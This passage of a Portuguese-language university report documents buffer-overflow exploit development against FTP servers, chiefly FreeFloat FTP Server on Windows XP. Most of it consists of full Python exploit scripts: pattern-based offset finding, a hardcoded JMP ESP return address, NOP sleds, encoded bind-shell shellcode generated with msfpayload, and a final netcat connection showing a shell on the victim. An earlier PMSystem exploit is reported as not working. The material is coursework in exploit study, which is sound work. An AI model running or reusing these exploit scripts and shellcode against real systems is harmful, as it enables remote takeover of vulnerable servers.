"\x2a\xe4\x25\x28\x9f\xdb\xdb\x5a\x8b\x7\x6c\xa5\x9a\x18\xc7" +
"\x21\x97\xd1\xc1\xb6\xd8\xc8\xb6\x29\x27\xf2\xc6\x60xec" +
"\xa6\x96\x1a\xc5\xc6\x7c\xdb\xea\x13\xd2\x8b\x44\xcb\x93" +
"\x7b\x25\xbb\x7b\x96\xaa\xe4\x9c\x99\x60\x93\x9a\x57\x50" +
"\xf0\x4c\x9a\x66\xe7\xd0\x13\x80\x6d\xf9\x75\x1a\x19\x3b" +
"\xa2\x93\xbe\x44\x80\x8f\x17\xd3\x9c\xd9\xaf\xdc\x1c\xcc" +
"\x9c\x71\xb4\x87\x56\x9a\x01\xb9\x69\xb7\x21\xb0\x52\x50" +
"\xbb\xac\x11\xc0\xbc\xe4\xc1\x61\x2e\x63\x11\xef\x53\x3c" +
"\x46\xb8\xa2\x35\x02\x54\x9c\xef\x30\xa5\x78\xd7\xf0\x72" +
"\xb9\xd6\xf9\xf7\x85\xfc\xe9\xc1\x06\xb9\x5d\x9e\x50\x17" +
"\x0b\x58\x0b\xd9\xe5\x32\xe0\xb3\x61\xc2\xca\x03\xf7\xcb" +
"\x06\xf2\x17\x7d\xff\x43\x28\xb2\x97\x43\x51\xae\x07\xab" +
"\x88\x6a\x27\x4e\x18\x87\xc0\xd7\xc9\x2a\x8d\xe7\x24\x68" +
"\xa8\x6b\xcc\x11\x4f\x73\xa5\x14\x0b\x33\x56\x65\x04\xd6" +
"\x58\xda\x25\xf3")

buf = "A" * 216 + "\x20\x10\x82\x7e" + nops + shell

#Conexão ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
print s.recv(1024)

s.send("USER test\r\n")
print s.recv(1024)

s.send("PASS test\r\n")
print s.recv(1024)

print "[+] sending payload of size", len(buf)
s.send("LIST " + buf + "\r\n")
print s.recv(1024)

s.close()
print "[+] sent. Connect to %s on port 28876" % (sys.argv[1],)
```

Passo 6 – Executar o exploit

Ao executar o exploit o programa continua a crashar então é criada nenhuma porta como tinha sido pré programado. Por forma a despistar qualquer problema repetiu-se a criação deste exploit noutra máquina com Windows XP mas o mesmo sucedia. Foi também corrido o exploit original retirado do Exploit-DB, e acontecia o mesmo, o programa simplesmente crasha.

Depois de alguma pesquisa pela internet, alguns dos sítios onde se procurou mencionaram que poderia ser por causa dos “bad characters”, ou da versão do sistema operativo Windows XP.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]

# Windows bind shellcode from https://code.google.com/p/w32-bind-ngs-shellcode/
# Remove bad chars using msfencode:
# msfencode -b "\x00\x0a\x0d\x2f" -i w32-bind-ngs-shellcode.bin
# [*] x86/shikata_ga_nai succeeded with size 241 (iteration=1)
shellcode = (
"\xd9\xc7\xbe\x4d\xa5\xde\x30\xd9\x74\x24\xf4\x5f\x2b\xc9" +
"\xb1\x36\x31\x77\x19\x03\x77\x19\x83\xc7\x04\xaf\x50\xef" +
"\xf9\x4b\x10\x61\xca\x18\x50\x8e\xa1\x68\x81\x05\xdb\x9c" +
"\x32\x67\x04\x17\x72\xa0\x0b\x3f\x0e\x23\xc2\x57\xc2\x9c" +
"\xd6\x95\x4a\x45\x4f\xae\xf9\xe1\xd8\xdf\xf7\x69\xaf\x39" +
"\xb2\x89\x99\x09\x94\x41\x50\x76\x31\xaa\xc9\x39\xef\x0c" +
"\x5f\xee\x5e\x0c\xb0\x3c\xc5\x5d\xc4\x61\x39\xe9\x86\x84" +
"\x39\xec\xdd\x3d\xf2\xce\x20\xa8\x53\x3e\xf1\x68\xd7\x74" +
"\x64\x6d\x09\xc0\xb0\xc1\xe1\x58\x95\xdd\x36\xea\x90\x2a" +
"\x7c\x2b\x2e\x3f\xdf\xb8\x9b\x9b\xe1\x57\x14\x54\xf5\xf6" +
"\xa0\xd1\xea\xf9\x5f\x6c\xfa\xf9\x9b\xff\x50\x7d\x9d\xf6" +
"\xd3\x76\xf6\x56\x18\xd4\x90\xb6\x77\x4f\xee\x08\x0b\x1a" +
"\x5e\x2a\x46\x1b\x70\x7f\x67\x34\xe4\xfe\xb7\x4b\xf8\x8f" +
"\xfb\xd9\x17\xd8\x56\x48\xe7\x36\x2d\xb3\x63\x4e\x1f\xe6" +
"\xde\xc6\x03\x6b\xbb\x36\x49\x0f\x67\x0e\xfa\x5b\xcc\xa8" +
"\xbb\x72\x12\x60\xc3\xb9\x31\xdf\x99\x93\x6b\x19\x5a\xfb" +
"\x84\xf2\x37\x51\xc2\xae\x48\x03\x08\xc5\xf1\x50\x39\x13" +
"\x02\x57\x45"
)

# EIP overwritten at offset 218
# JMP ESP at 10028283 C:\Program Files\PMSystem\Temp\tmp0.dll (Universal)
buf = "A" * 218 + struct.pack("<I", 0x10028283) + "\x90" * 37 + shellcode

s = socket(AF_INET, SOCK_STREAM)
s.connect((IP, 21))
print s.recv(1024)

s.send("USER test\r\n")
print s.recv(1024)

s.send("PASS test\r\n")
print s.recv(1024)

print "[+] sending payload of size", len(buf)
s.send("LIST " + buf + "\r\n")
print s.recv(1024)

s.close()
print "[+] sent. Connect to %s on port 28876" % (sys.argv[1],)
```

6 Desenvolvimento (Programa FreeFloat FTP Server)

6.1 FreeFloat FTP Server

O FreeFloat FTP Server, é um programa de servidor FTP, que permite fazer a ligação entre um cliente e um servidor. O programa referido não necessita de ser instalado, bastando para isso correr o executável do mesmo. Importa referir que o programa utilizado para o desenvolvimento deste exploit foi escolhido através de uma base de dados de exploits³. Na figura seguinte pode ser observado uma imagem do FreeFloat FTP Server, onde vai aparecer o endereço IP da máquina onde o mesmo está a correr e o porto do protocolo FTP (porto 21).




Figura 10 - Programa FreeFloat FTP Server

6.2 Início do Exploit

Para iniciar o exploit desenvolvido é necessário criar um script em python para verificar qual a dimensão do buffer que é necessário para ocorrer a vulnerabilidade do buffer overflow no programa FreeFloat FTP Server. Importa referir que a dimensão do buffer foi sendo aumentada até ocorrer o buffer overflow.

Script para testar dimensão do buffer.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
from socket import *
import struct, sys
IP = sys.argv[1]
buf = "A" * 1000
#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP, 21))
s.recv(1024)
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS a@a\r\n")
s.recv(1024)
s.send('MKD ' + buf + '\r\n')
```

³ <http://www.exploit-db.com/>

```
s.recv(1024)
s.close()
```

Após executar o script anterior mencionado na máquina atacante, foi verificado que na máquina vítima foi aberto uma janela de erro, como mostra a figura que se segue.



Figura 11 - Imagem de erro ao executar script 1

È de realçar que o comando utilizado para a execução do script foi o seguinte: *#python exp1.py 192.168.1.120* (Figura Seguinte).

```
exp1.py exp2.py exp3.py exp4.py expFinal.py
root@bt:~/Desktop/novo_exploit# python exp1.py 192.168.1.120
```

Figura 12 - Executar Script 1

Posteriormente vamos executar de novo o mesmo script 1 (exp1.py), mas agora com o programa FreeFloat FTP Server aberto com o Immunity Debugger. Para isso é iniciado o Immunity Debugger na máquina vítima, e através do mesmo abrimos o programa FreeFloat FTP Server, isto é o executável do programa. Após o debugger abrir o ficheiro, vai ser necessário pressionar a tecla F9 para que seja iniciado o programa anteriormente aberto. Esta nova execução do script 1 é para verificar no debugger a exceção lançada pelo programa alvo. Como mostra a figura seguinte.

```

Registers (FPU)
EAX 0000040C
ECX 00140500
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B2FC2C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 00391330
ESI 0040A29E FTPServe.0040A29E
EDI 00391C63 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Figura 13 - Exceção levantada pelo programa alvo (script 1)

Na exceção lançada pelo programa podemos observar na imagem anterior que o registo EIP foi preenchido com 41414141, ou seja com os caracteres AAAA, por sua vez os registos ESP e EDI vão conter o resto do buffer.

Sendo observado os valores dos registos anteriormente descritos, é necessário gerar um padrão para substituir os 1000 caracteres "A", de forma a verificar que parte deste padrão vai sobrescrever o registo EIP. Importa referir que o padrão anteriormente descrito foi gerado através de uma ferramenta do sistema operativo Back Track, sendo a mesta o pattern_create.rb (Figura Seguinte).

```

root@bt:/pentest/exploits/framework/tools# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af
3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An
3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av
3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba
6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2B
d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
root@bt:/pentest/exploits/framework/tools#

```

Figura 14 - Criação do padrão

Após o padrão criado e desenvolvido o novo script de python (exp2.py), como é mostrado a seguir, vai-se de novo executar aplicação e voltar a verificar os registos no Immunity Debugger.


```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys
IP = sys.argv[1]
buf =
("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A
c3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6A
e7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0A
h1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4A
j5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8A
l9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2A
o3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6A
q7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0A
t1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4A
v5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8A
x9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2B
a3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6B
c7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0B
f1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B")
#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
s.recv(1024)
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS a@a\r\n")
s.recv(1024)
s.send('MKD ' + buf + '\r\n')
s.recv(1024)
s.close()
```

Na figura seguinte é novamente mostrado os registos, desta vez já com a execução do script 2, ou seja, já com o buffer com o padrão.

```

Registers (FPU)
EAX 0000040C
ECX 00140500
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 00000010
ESP 00B2FC2C ASCII "i6A17A18A19Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1A
EBP 00391330
ESI 0040A29E FTPServe.0040A29E
EDI 00391C63 ASCII "y2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
EIP 69413269
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
C 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDB000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
00B2FC20 69413669 i6A1
00B2FC30 30694137 7A18
00B2FC34 41396941 A19A
00B2FC38 6A41306A j0Aj
00B2FC3C 326A4131 iAj2
00B2FC40 41396A41 Aj3A
00B2FC44 6A41346A j4Aj
00B2FC48 366A4135 5Aj6
00B2FC4C 41376A41 Aj7A
00B2FC50 6A41386A j8Aj
00B2FC54 306A4139 9Ak0
00B2FC58 41316A41 Ak1A
00B2FC5C 6B41326B k2Ak
00B2FC60 346B4133 3Ak4
00B2FC64 41356B41 Ak5A
00B2FC68 6B41366B k6Ak
00B2FC6C 306B4137 7Ak8
00B2FC70 41396B41 Ak9A
00B2FC74 6C41306C l0Al
00B2FC78 326C4131 lA12
00B2FC7C 41396C41 A13A

```

Figura 15 - Registos após executar scrip 2

Ao analisar o registo EIP após executar o script 2 podemos verificar que o mesmo contém o valor 69413269, valor esse que vai ser útil para utilizar em nova ferramenta do back track por forma o número de bytes, ferramenta essa a seguinte, *pattern_offset.rb*. Como mostra a figura seguinte.

```

root@bt:/pentest/exploits/framework/tools# ./pattern_offset.rb 69413269
247

```

Figura 16 - Calcular número de bytes (Pattern Offset)

Ao ser calculado o número de bytes neste caso 247, vai ter que se criar novo script de forma alterar o buffer para fazer a verificação dos resultados obtidos anteriormente e para isso foi criado o seguinte script.

```

#!/usr/bin/env python
#-*- coding:utf-8 -*-

from socket import *
import struct, sys

IP = sys.argv[1]
buf = "A" * 247 + "B" * 4 + "C" * 749
#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
s.recv(1024)
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS a@a\r\n")
s.recv(1024)

```

```
s.send('MKD ' + buf + '\r\n')
s.recv(1024)
s.close()
```

Posteriormente ao ser executado o script anterior pode-se verificar que o registo EIP foi escrito com os 4 bytes a "B". Podendo ter a certeza que é possível alterar os caracteres "B" por um ponteiro que vai redirecionar o fluxo da execução para o ESP, do módulo executável Shell32 do Windows. De forma a poder encontrar o endereço de memória para o ponteiro, é necessário encontrar um "jmp esp" ou "push esp", como mostra a figura seguinte.




Figura 17 - Procurar endereço de memória através do jmp esp

Depois de encontrado o endereço do ponteiro, serão substituídos os Bs pelo mesmo.

De notar ainda que devido à arquitetura **Little Endian** dos processadores da Intel é necessário que este seja escrito de trás para a frente.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
from socket import *
import struct, sys

IP = sys.argv[1]

buf = "A" * 247 + "\x65\x82\xa5\x7c" + "C" * 749

#Conexção ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP, 21))
s.recv(1024)

s.send("USER anonymous\r\n")
s.recv(1024)

s.send("PASS a@a\r\n")
s.recv(1024)
```

```
s.send('MKD ' + buf + '\r\n')
s.recv(1024)

s.close()
```

Por fim é possível criar uma Shell code utilizando a ferramenta “MsPayload” do BackTrack. Mas antes disso é necessário colocar um NOPS (\x90) entre o Shell Code e o endereço de salto. Para calcular este valor é necessário correr novamente o script que tem o buffer criado pelo “pattern_create”, para assim através do hexadecimal do ESP, se saiba em que posição se situa a base da stack. Ficará algo como (259-247=12). Contudo é sempre bom dar alguma margem de folga.

Feito isto apenas é necessário calcular o Shell Code que será introduzido a frente do NOPS.

```
msfpayload windows/shell_bind_tcp LPORT=443 R| msfencode -b '\x00\x0a\x0d' -t c
```

Basta então correr o comando acima, na máquina atacante. São retirados todos os “bad characters” aconselhados e é criada uma conexão para a porta 443. Seguidamente é calculado o payload que será copiado para o código e colocado na posição anteriormente definida.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
from socket import *
import struct, sys

IP = sys.argv[1]
shell_code =
("\xb8\xa2\xde\x67\x36\xda\xdf\x09\x74\x24\xf4\x5b\x29\xc9\xb1"+
"\x56\x31\x43\x13\x83\xc3\x04\x03\x43\xad\x3c\x92\xca\x59\x49"+
"\x5d\x33\x99\x2a\xd7\xd6\xa8\x78\x83\x93\x98\x4c\xc7\xf6\x10"+
"\x26\x85\xe2\xa3\x4a\x02\x04\x04\xe0\x74\x2b\x95\xc4\xb8\xe7"+
"\x55\x46\x45\xfa\x89\xa8\x74\x35\xdc\xa9\xb1\x28\x2e\xfb\x6a"+
"\x26\x9c\xec\x1f\x7a\x1c\x0c\xf0\xf0\x1c\x76\x75\xc6\xe8\xcc"+
"\x74\x17\x40\x5a\x3e\x8f\xeb\x04\x9f\xae\x38\x57\xe3\xf9\x35"+
"\xac\x97\xfb\x9f\xfc\x58\xca\xdf\x53\x67\xe2\xd2\xaa\xaf\xc5"+
"\x0c\xd9\xdb\x35\xb1\xda\x1f\x47\x6d\x6e\x82\xef\xe6\xc8\x66"+
"\x11\x2b\x8e\xed\x1d\x80\xc4\xaa\x01\x17\x08\xc1\x3e\x9c\xaf"+
"\x06\xb7\xe6\x8b\x82\x93\xbd\xb2\x93\x79\x10\xca\xc4\x26\xcd"+
"\x6e\x8e\xc5\x1a\x08\xcd\x81\xef\x27\xee\x51\x67\x3f\x9d\x63"+
"\x28\xeb\x09\xc8\xa1\x35\xcd\x2f\x98\x82\x41\xce\x22\xf3\x48"+
"\x15\x76\xa3\xe2\xbc\xf6\x28\xf3\x41\x23\xfe\xa3\xed\x9b\xbf"+
"\x13\x4e\x4b\x28\x7e\x41\xb4\x48\x81\x8b\xc3\x4e\x4f\xef\x80"+
"\x38\xb2\x0f\x27\x02\x3b\xe9\x4d\x64\x6a\xa1\xf9\x46\x49\x7a"+
"\x9e\xb9\xbb\xd6\x37\x2e\xf3\x30\x8f\x51\x04\x17\xbc\xfe\xac"+
"\xf0\x36\xed\x68\xe0\x49\x38\xd9\x6b\x72\xab\x93\x05\x31\x4d"+
"\xa3\x0f\xa1\xee\x36\xd4\x31\x78\x2b\x43\x66\x2d\x9d\x9a\xe2"+
"\xc3\x84\x34\x10\x1e\x50\x7e\x90\xc5\xa1\x81\x19\x8b\x9e\xa5"+
"\x09\x55\x1e\xe2\x7d\x09\x49\xbc\x2b\xef\x23\x0e\x85\xb9\x98"+
"\xd8\x41\x3f\xd3\xda\x17\x40\x3e\xad\xf7\xf1\x97\xe8\x08\x3d"+
"\x70\xfd\x71\x23\xe0\x02\xa8\xe7\x10\x49\xf0\x4e\xb9\x14\x61"+
"\xd3\xa4\xa6\x5c\x10\xd1\x24\x54\xe9\x26\x34\x1d\xec\x63\xf2"+
"\xce\x9c\xfc\x97\xf0\x33\xfc\xbd")
```

```

buffer = "\x90" * 20 + shell_code
buf = "A" * 247 + "\x65\x82\xa5\x7c" + buffer + "C" * (749 -
len(buffer))

#Conexão ao servidor de FTP
s = socket(AF_INET, SOCK_STREAM)
s.connect((IP,21))
s.recv(1024)

s.send("USER anonymous\r\n")
s.recv(1024)

s.send("PASS a@a\r\n")
s.recv(1024)

s.send('MKD ' + buf + '\r\n')
s.recv(1024)


s.close()

```

Por fim com o servidor a correr na máquina alvo, é possível criar uma conexão à máquina atacante, apos correr o exploit final. Basta para isso depois no BackTrack correr o seguinte comando:

Nc -nv <ip vítima> <porto>

Se tudo correr bem depois é possível obter controlo sobre a máquina alvo.



```

root@bt:~/Desktop/novo_exploit# nc -nv 192.168.1.120 443
(UNKNOWN) [192.168.1.120] 443 (https) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Ana\Desktop\Exploit\687ef6f72dcbbf5b2506e80a37537
reefloatftpservice\Win32>

```

Figura 18 - Shell já da máquina vítima aberta na máquina atacante

7 Conclusão

Contudo o referido neste documento pode-se concluir que para fazer o desenvolvimento de exploit, é preciso adquirir muitos conhecimentos. Conhecimento que foram adquiridos ao longo das aulas da disciplina a qual o trabalho incidiu, mas importa ainda referir que esses mesmos conhecimentos também foram adquiridos noutras unidades curriculares do Mestrado em questão.

Com conhecimento que o objetivo do trabalho era desenvolver um exploit explorando vulnerabilidades do tipo buffer overflow, de referir que no trabalho foram desenvolvidos dois exploits.

Como trabalho futuro pode-se desenvolver outros tipos de exploit, como por exemplo em programas que não sejam servidores de FTP.

Bibliografia

- [1] Python, <http://www.python.org/>, 2013;
- [2] Base Dado Exploits, <http://www.exploit-db.com/>, 2013
- [3] Immunity Debugger, <http://debugger.immunityinc.com/>, 2013